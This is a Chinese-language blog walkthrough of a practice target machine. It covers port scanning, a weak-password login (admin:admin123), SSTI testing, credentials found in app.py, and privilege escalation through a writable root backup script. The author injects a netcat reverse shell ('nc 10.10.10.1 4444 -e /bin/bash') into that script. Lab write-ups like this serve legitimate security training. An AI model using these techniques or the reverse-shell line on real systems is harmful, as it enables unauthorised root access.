└─$ nmap -p- --min-rate 10000 192.168.186.215
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-10-04 10:40 EDT
Warning: 192.168.186.215 giving up on port because retransmission cap hit (10).
Nmap scan report for 192.168.186.215
Host is up (0.036s latency).
Not shown: 40313 filtered tcp ports (no-response), 25219 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
8080/tcp open http-proxy
Nmap done: 1 IP address (1 host up) scanned in 106.27 seconds
经过查看,仅有8080端口有东西

一个登陆页面,先测试弱口令
用户admin
密码password,admin,admin123 等等......
admin:admin123 登录成功
发现一个输入框,好像能输入命令,测试SSTI ,输入{{7*7}}

成功
可看文章https://fyfhcgch.github.io/posts/ssti-template-injection-guide/#ssi%E6%B3%A8%E5%85%A5%E8%AF%A6%E8%A7%A3
经过简单测试,常见的几个payload反弹不了shell,会立刻断开
那就命令执行找信息吧
那先看看文件
在当前目录下/app.py发现了凭据
admin_invernadero:admin_invernadero123
ssh可以登录,拿到user_flag
找提权信息
使用命令
find / -type f -perm -g+w -not -path "/proc/*" -not -path "/sys/*" -not -path "/var/*" 2>/dev/null
找到了一个可写文件
server1:/opt/invernadero% ls
backup_logs.sh
好像是定时备份脚本文件,而且属于root用户
写入反弹shell到文件,等待执行,拿到root
nc 10.10.10.1 4444 -e /bin/bash
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
cd /root
ls
index.html
root.txt
- THE END -
最后修改:2026年10月4日
非特殊说明,本博所有文章均为博主原创。
如若转载,请注明出处:https://sanopll.top/invernadero-%e9%9d%b6%e6%9c%ba%e9%80%9a%e5%85%b3%e6%b5%81%e7%a8%8b/
共有 0 条评论